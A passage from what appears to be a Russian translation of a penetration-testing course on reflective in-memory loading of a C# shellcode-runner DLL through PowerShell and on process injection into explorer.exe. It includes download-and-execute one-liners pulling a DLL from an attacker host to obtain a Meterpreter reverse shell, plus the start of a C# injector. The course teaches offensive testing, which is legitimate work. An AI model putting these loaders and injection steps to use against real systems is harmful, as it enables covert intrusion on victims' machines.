Ключевое слово `Add-Type` заставляло .NET Framework одновременно компилировать и загружать C#-сборку в процесс PowerShell. Однако эти шаги можно разделить: заранее скомпилировать сборку, затем получить её и загрузить напрямую в память.

### 4.3.1 Рефлективная загрузка

Для начала откроем предыдущий C#-проект `ConsoleApp1` в Visual Studio. Создадим в решении новый проект для нашего кода: щёлкнем правой кнопкой по решению `ConsoleApp1` в Solution Explorer, перейдём в Add и нажмём New Project..., как показано на рисунке 40.




Рисунок 40: Создание нового проекта из Solution Explorer

В меню "Add a new project" выберем "Class Library (.NET Framework)", который при компиляции создаст управляемую DLL (рисунок 41).




Рисунок 41: Выбор проекта Class Library

После нажатия Next оставим имя по умолчанию `ClassLibrary1`, нажмём Create и примем предупреждение безопасности об удалённых проектах.

Процесс создания управляемого EXE похож на создание управляемой DLL. Фактически можно начать с копирования содержимого класса `Program` из проекта `ConsoleApp1` в новый класс `Class1`. Операторы `DllImport` скопируем без изменений, затем создадим метод `runner` с модификаторами `public`, `static` и типом возврата `void`. Он будет телом загрузчика шеллкода и должен быть доступен через рефлексию, поэтому мы объявляем его как `public` и `static`.

```
public class Class1
{
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
     uint flAllocationType, uint flProtect);
```

```
[DllImport("kernel32.dll")]
static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
  IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("kernel32.dll")]
static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

public static void runner()
{
}
```

Листинг 154 - DllImport и определение метода runner

Далее скопируем точное содержимое метода `Main` из проекта `ConsoleApp1` в метод `runner`. Также нужно заменить импорты пространств имён так, чтобы они совпадали с проектом `ConsoleApp1`.

Когда C#-код готов, скомпилируем его и скопируем получившуюся DLL (`ClassLibrary1.dll`) в веб-корень машины Kali Linux. После размещения файла убедимся, что Apache запущен, и настроим слушатель Metasploit `multi/handler`.

В новой 64-битной сессии PowerShell ISE на машине разработки Windows 10 используем проверочный пример дроппер, чтобы получить только что скомпилированную DLL. Как показано в листинге 155, метод `LoadFile` из пространства имён `System.Reflection.Assembly` динамически загрузит заранее скомпилированную C#-сборку в процесс. Этот подход работает и в PowerShell, и в нативном C#.

```
(New-Object System.Net.WebClient).DownloadFile('http://192.168.119.120/ClassLibrary1.dll', 'C:\Users\Offsec\
    ClassLibrary1.dll')

$assem = [System.Reflection.Assembly]::LoadFile("C:\Users\Offsec\ClassLibrary1.dll")
```

Листинг 155 - Скачивание сборки и загрузка её в память

После загрузки сборки можно взаимодействовать с ней через рефлексию с помощью методов `GetType` и `GetMethod`, а затем вызвать её методом `Invoke`:

```
$class = $assem.GetType("ClassLibrary1.Class1")
$method = $class.GetMethod("runner")
$method.Invoke(0, $null)
```

Листинг 156 - Выполнение загруженной сборки с помощью рефлексии

Выполнение этого PowerShell-кода приводит к получению обратной оболочки Meterpreter, но перед загрузкой он скачивает сборку на диск. Это можно обойти, используя метод `Load`,[40] который принимает массив байтов в памяти вместо файла на диске. В этом случае изменим PowerShell-код и используем метод `DownloadData`[41] класса `Net.WebClient`, чтобы скачать DLL как массив байтов.

```
$data = (New-Object System.Net.WebClient).DownloadData('http://192.168.119.120/ClassLibrary1.dll')

$assem = [System.Reflection.Assembly]::Load($data)
$class = $assem.GetType("ClassLibrary1.Class1")
$method = $class.GetMethod("runner")
$method.Invoke(0, $null)
```

Листинг 157 - Использование DownloadData и Load для выполнения сборки из памяти

С этим изменением мы успешно загрузили заранее скомпилированную C#-сборку прямо в память, не касаясь диска, и выполнили наш загрузчик шеллкода. Отлично!

#### 4.3.1.1 Упражнения

1. Создайте C#-проект и скомпилируйте код в Visual Studio.
2. Выполните динамическую загрузку сборки через проверочный пример дроппер, используя и `LoadFile`, и `Load`. Помните, что нужно использовать 64-битную консоль PowerShell ISE.
3. Используя материал этих двух модулей, измените C#- и PowerShell-код и примените эту технику из макроса Word. Помните, что Word работает как 32-битный процесс.

## 4.4 Итоги

В этом модуле мы рассмотрели ещё один путь выполнения кода на стороне клиента с помощью Jscript и C#, с такой же малозаметностью, как в предыдущем варианте на Microsoft Office и PowerShell. Хотя мы использовали несколько языков и техник для выполнения кода, в реальных атаках встречается ещё больше комбинаций.

Пентестеры много лет использовали атаки на Internet Explorer через HTML Application, или HTA.[42] Комбинация HTA и HTML-контрабанды позволила эффективно применять этот подход против других браузеров и оформить его в виде инструмента Demiguise.[43] Более новая техника использует возможность создавать экземпляры других движков сценариев в .NET, например IronPython,[44] что позволяет пентестеру объединить возможности Python и .NET. Trinity[45] - это фреймворк для реализации такого постэксплуатационного подхода.

Java[46]-апплеты[47] и Java JAR[48]-файлы можно использовать для получения выполнения кода на стороне клиента. Самый распространённый вариант с использованием Java JAR-файлов в реальных атаках называется jRAT или Adwind.[49] Этот вариант реализует рефлексию и техники компиляции в памяти на Java. Java также содержит встроенный JavaScript-движок сценариев под названием Nashorn.[50]

## Примечания


**[1]** (Sophos, 2019), https://www.sophos.com/en-us/security-news-trends/security-trends/malicious-javascript.aspx
**[2]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/JScript
**[3]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wscript
**[4]** (Bromium, 2019), https://www.bromium.com/deobfuscating-ostap-trickbots-javascript-downloader/
**[5]** (Security Soup, 2019), https://security-soup.net/a-quick-look-at-emotets-updated-javascript-dropper/
**[6]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/ECMAScript
**[7]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Windows_Script_Host
**[8]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/ActiveX
**[9]** (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Microsoft_Extensions/ActiveXObject
**[10]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/MSXML
**[11]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms767625%28v%3dvs.85%29
**[12]** (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/200
**[13]** (W3Schools, 2019), https://www.w3schools.com/asp/ado_ref_stream.asp
**[14]** (W3Schools, 2019), https://www.w3schools.com/asp/met_stream_open.asp
**[15]** (W3Schools, 2019), https://www.w3schools.com/asp/prop_stream_type.asp
**[16]** (W3Schools, 2019), https://www.w3schools.com/asp/met_stream_write.asp
**[17]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms753682%28v%3dvs.85%29
**[18]** (W3Schools, 2019), https://www.w3schools.com/asp/prop_stream_position.asp
**[19]** (W3Schools, 2019), https://www.w3schools.com/asp/met_stream_savetofile.asp
**[20]** (W3Schools, 2019), https://www.w3schools.com/asp/met_stream_close.asp
**[21]** (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms760236%28v%3dvs.85%29
**[22]** (Microsoft, 2019), https://visualstudio.microsoft.com/
**[23]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Integrated_development_environment
**[24]** (Mono, 2019), https://www.mono-project.com/docs/about-mono/languages/csharp/
**[25]** (Samba, 2019), https://www.samba.org/
**[26]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.console.writeline?view=netframework-4.8

**[27]** (Microsoft, 2018), https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-set-debug-and-release-configurations?view=vs-2019
**[28]** (James Forshaw, 2019), https://twitter.com/tiraniddo
**[29]** (James Forshaw, 2018), https://github.com/tyranid/DotNetToJScript
**[30]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.windows.forms.messagebox.show?view=netframework-4.8
**[31]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter?view=netframework-4.8
**[32]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter.deserialize?view=netframework-4.8
**[33]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.delegate.dynamicinvoke?view=netframework-4.8
**[34]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.createinstance?view=netframework-4.8#System_Reflection_Assembly_CreateInstance_System_String_
**[35]** (Pinvoke, 2019), http://pinvoke.net/default.aspx/user32/MessageBox.htm
**[36]** (MDSec's ActiveBreach Team, 2019), https://github.com/mdsecactivebreach/SharpShooter
**[37]** (MDSec's ActiveBreach Team, 2019), https://github.com/mdsecactivebreach/SharpShooter
**[38]** (W3Schools, 2019), https://www.w3schools.com/python/python_pip.asp
**[39]** (MDSec, 2018), https://www.mdsec.co.uk/2018/03/payload-generation-using-sharpshooter/
**[40]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.load?view=netframework-4.8
**[41]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloaddata?view=netframework-4.8
**[42]** (Mitre, 2018), https://attack.mitre.org/techniques/T1170/
**[43]** (Demiguise, 2017), https://github.com/nccgroup/demiguise/blob/master/Readme.md
**[44]** (IronPython, 2018), https://ironpython.net/
**[45]** (SilentTrinity, 2019), https://github.com/byt3bl33d3r/SILENTTRINITY
**[46]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Java_(programming_language)
**[47]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/Java_applet
**[48]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/JAR_(file_format)
**[49]** (Fortinet, 2018), https://www.fortinet.com/blog/threat-research/new-jrat-adwind-variant-being-spread-with-package-delivery-scam.html
**[50]** (Baeldung, 2019), https://www.baeldung.com/java-nashorn

# Глава 5. Внедрение в процессы и миграция

Теперь, когда мы показали разные способы получить обратную оболочку, пора разобраться, как эти техники устроены внутри, и обсудить, как вручную внедрять наш код в другие программы и мигрировать в другие процессы.

Когда мы получаем обратную оболочку, будь то Meterpreter, обычная командная оболочка или оболочка из другого фреймворка, она должна выполняться внутри какого-либо процесса. Типичный загрузчик шеллкода, вроде тех, которые мы разработали для Microsoft Word, PowerShell и Jscript, запускает оболочку внутри собственного процесса. У такого подхода есть потенциальные проблемы. Во-первых, жертва может закрыть приложение, и это завершит нашу оболочку. Во-вторых, защитное ПО может заметить сетевую коммуникацию от процесса, который обычно её не создаёт, и заблокировать нашу оболочку.

Один способ справиться с этими проблемами - внедрение в процесс или миграция процесса. В этом модуле мы обсудим эти концепции и покажем разные техники реализации.

## 5.1 Поиск дома для нашего шеллкода

Чтобы продлить жизнь нашего импланта, можно выполнить его в процессе, который с малой вероятностью завершится. Один такой процесс - `explorer.exe`, отвечающий за пользовательский рабочий стол. Также можно внедриться в новый скрытый процесс вроде `notepad.exe` или мигрировать в процесс вроде `svchost.exe`, который выполняет сетевую коммуникацию.

### 5.1.1 Теория внедрения в процессы и миграции

В этом разделе мы обсудим базовую теорию внедрения и миграции процессов.

По определению процесс - это контейнер, созданный для работающего приложения. Каждый процесс Windows поддерживает собственное виртуальное адресное пространство. Хотя эти пространства не предназначены для прямого взаимодействия друг с другом, мы можем добиться такого взаимодействия с помощью разных Win32 API.

Поток, в свою очередь, выполняет скомпилированный assembly-код приложения. У процесса может быть несколько потоков для параллельного выполнения действий; у каждого потока есть собственный стек, но виртуальное адресное пространство процесса они разделяют.

В общих чертах, внедрение в процесс в Windows можно начать с открытия канала из одного процесса в другой через Win32 API `OpenProcess`.[1] Затем мы изменим память удаленного процесса с помощью API `VirtualAllocEx`[2] и `WriteProcessMemory`,[3] а в конце создадим новый поток выполнения внутри удаленного процесса через `CreateRemoteThread`.[4]

В следующем разделе мы подробнее обсудим эти API, но сначала нужно отдельно поговорить о правах безопасности.

API `OpenProcess` открывает существующий локальный процесс для взаимодействия и принимает три параметра. Первый аргумент, `dwDesiredAccess`, задаёт права доступа,[5] которые нам нужны для этого процесса. На этих правах стоит остановиться подробнее.

Чтобы успешно вызвать `OpenProcess`, текущий процесс должен обладать подходящими правами безопасности. У каждого процесса есть дескриптор безопасности,[6] который определяет файловые разрешения исполняемого файла и права доступа пользователя или группы, унаследованные от создателя процесса. Это может эффективно блокировать повышение привилегий.

У всех процессов также есть уровень целостности,[7] ограничивающий доступ к ним. Этот механизм блокирует доступ одного процесса к другому процессу с более высоким уровнем целостности. При этом доступ к процессу с более низким уровнем целостности, как правило, возможен.

Рассмотрим эти настройки на нашей машине для разработки. Сначала запустим Notepad от имени обычного пользователя Offsec. Затем посмотрим параметры безопасности процесса: запустим 64-битную версию Process Explorer, выберем Notepad, откроем окно Properties и перейдём на вкладку Security:




Рисунок 42: Параметры безопасности Notepad, запущенного от обычного пользователя

Этот вывод показывает пользователей и группы, которые могут взаимодействовать с процессом, а также уровни целостности. В данном случае процесс Notepad работает с Medium Integrity, то есть со стандартным уровнем для большинства процессов.

Нажав кнопку Permissions, можно открыть новое окно с конкретными правами пользователя. Выбрав пользователя Offsec, мы увидим, что у него есть права и на чтение, и на запись в процесс (рисунок 43).




Рисунок 43: Права пользователя Offsec для процесса Notepad

С такими настройками мы должны смочь использовать `OpenProcess`, чтобы открыть дескриптор процесса Notepad. Для сравнения, если запустить Notepad от имени администратора через Run as administrator и посмотреть ту же вкладку Security в Process Explorer для нового экземпляра Notepad, мы увидим, что доступ имеют те же пользователи и группы, но сам процесс теперь работает с высоким уровнем целостности (рисунок 44).

> **Примечание.** Чтобы получить доступ к свойствам процессов, работающих с уровнем целостности выше Medium, нужно запустить Process Explorer с высоким уровнем целостности: щелкнуть исполняемый файл правой кнопкой мыши и выбрать "Run as administrator".




Рисунок 44: Права пользователя Offsec для процесса Notepad

В этом случае `OpenProcess` завершится ошибкой, если вызвать его из нашего кода в макросе Word или Jscript-файле, потому что целевой процесс будет иметь более высокий уровень целостности. В целом мы можем внедрять код только в процессы, работающие с тем же или более низким уровнем целостности, что и текущий процесс. Поэтому `explorer.exe` становится отличной целью: он всегда существует и не завершается, пока пользователь не выйдет из системы. По этой причине дальше мы сосредоточимся на `explorer.exe`.

Теперь, когда мы выбрали процесс и знаем нужный уровень безопасности, можно обсудить второй и третий аргументы `OpenProcess`. Второй аргумент, `bInheritHandle`, определяет, может ли возвращённый дескриптор наследоваться дочерним процессом. Третий, `dwProcessId`, задаёт идентификатор целевого процесса. Значения этих параметров мы разберём в следующем разделе.

Далее обсудим API `VirtualAllocEx`. В предыдущем загрузчике шеллкода мы использовали `VirtualAlloc`, чтобы выделить память под шеллкод. К сожалению, это работает только внутри текущего процесса, поэтому нам нужен расширенный API `VirtualAllocEx`. Он может выполнять действия в любом процессе, к которому у нас есть действительный дескриптор.

Следующий API, `WriteProcessMemory`, позволит копировать данные в удалённый процесс. Поскольку ранее использованные `RtlMoveMemory` и C#-метод `Copy` не поддерживают удалённое копирование, здесь они бесполезны. Аналогично, поскольку `CreateThread` не поддерживает создание потоков в удалённом процессе, вместо него придётся использовать API `CreateRemoteThread`.

Теперь, когда мы познакомились с этими API, начнем реализовывать их на C#.

### 5.1.2 Внедрение в процессы на C#

Чтобы начать реализацию внедрения в процесс, создадим проект. Вернёмся на машину разработки Windows 10, откроем решение Visual Studio `ConsoleApp1` и через Solution Explorer создадим новое консольное приложение .NET Standard с именем `Inject`. Когда проект откроется, начнём импортировать четыре нужных API, которые мы обсудили выше.

Начнём с поиска P/Invoke-объявления `DllImport` для `OpenProcess` на www.pinvoke.net. Скопируем `DllImport` в класс `Program` и добавим `using` для пространства имён `System.Runtime.InteropServices`.

```
using System;
using System.Runtime.InteropServices;

namespace Inject
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);

        static void Main(string[] args)
        {
        }
    }
}
```

Листинг 158 - Импорт OpenProcess с помощью DllImport и P/Invoke

Теперь, когда у нас есть правильный синтаксис объявления импорта, разберём аргументы API `OpenProcess` по его прототипу функции из MSDN[8] (листинг 159).

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

Листинг 159 - Прототип функции OpenProcess

Первый аргумент (`dwDesiredAccess`) - это право доступа, которое мы хотим получить к удалённому процессу. Его значение будет проверяться по дескриптору безопасности. В нашем случае мы запрашиваем право процесса `PROCESS_ALL_ACCESS`,[9] которое даст нам полный доступ к процессу `explorer.exe`. Шестнадцатеричное представление `PROCESS_ALL_ACCESS` - `0x001F0FFF`.

Затем нужно решить, может ли созданный дочерний процесс наследовать этот дескриптор (`bInheritHandle`). В нашем случае это не важно, поэтому можно просто передать значение `false`. Последний аргумент (`dwProcessId`) - это идентификатор процесса `explorer.exe`, который легко получить через Process Explorer.

> **Примечание.** В этом примере идентификатор процесса `explorer.exe` равен 4804, но он меняется после каждого входа в систему и отличается на разных машинах.

Теперь можно реализовать вызов `OpenProcess`, как показано в листинге 160.

```
IntPtr hProcess = OpenProcess(0x001F0FFF, false, 4804);
```

Листинг 160 - Вызов OpenProcess для explorer.exe

Теперь, когда у нас есть открытый канал из одного процесса в другой, нужно выделить память под шеллкод с помощью `VirtualAllocEx`, а для этого требуется ещё один импорт. Снова воспользуемся www.pinvoke.net и найдём импорт, показанный в листинге 161.

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,
   uint dwSize, uint flAllocationType, uint flProtect);
```

Листинг 161 - Импорт VirtualAllocEx

Чтобы перечислить аргументы `VirtualAllocEx`, снова обратимся к MSDN и найдём прототип функции,[10] показанный в листинге 162.

```
LPVOID VirtualAllocEx(
  HANDLE hProcess,
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

Листинг 162 - Прототип функции VirtualAllocEx

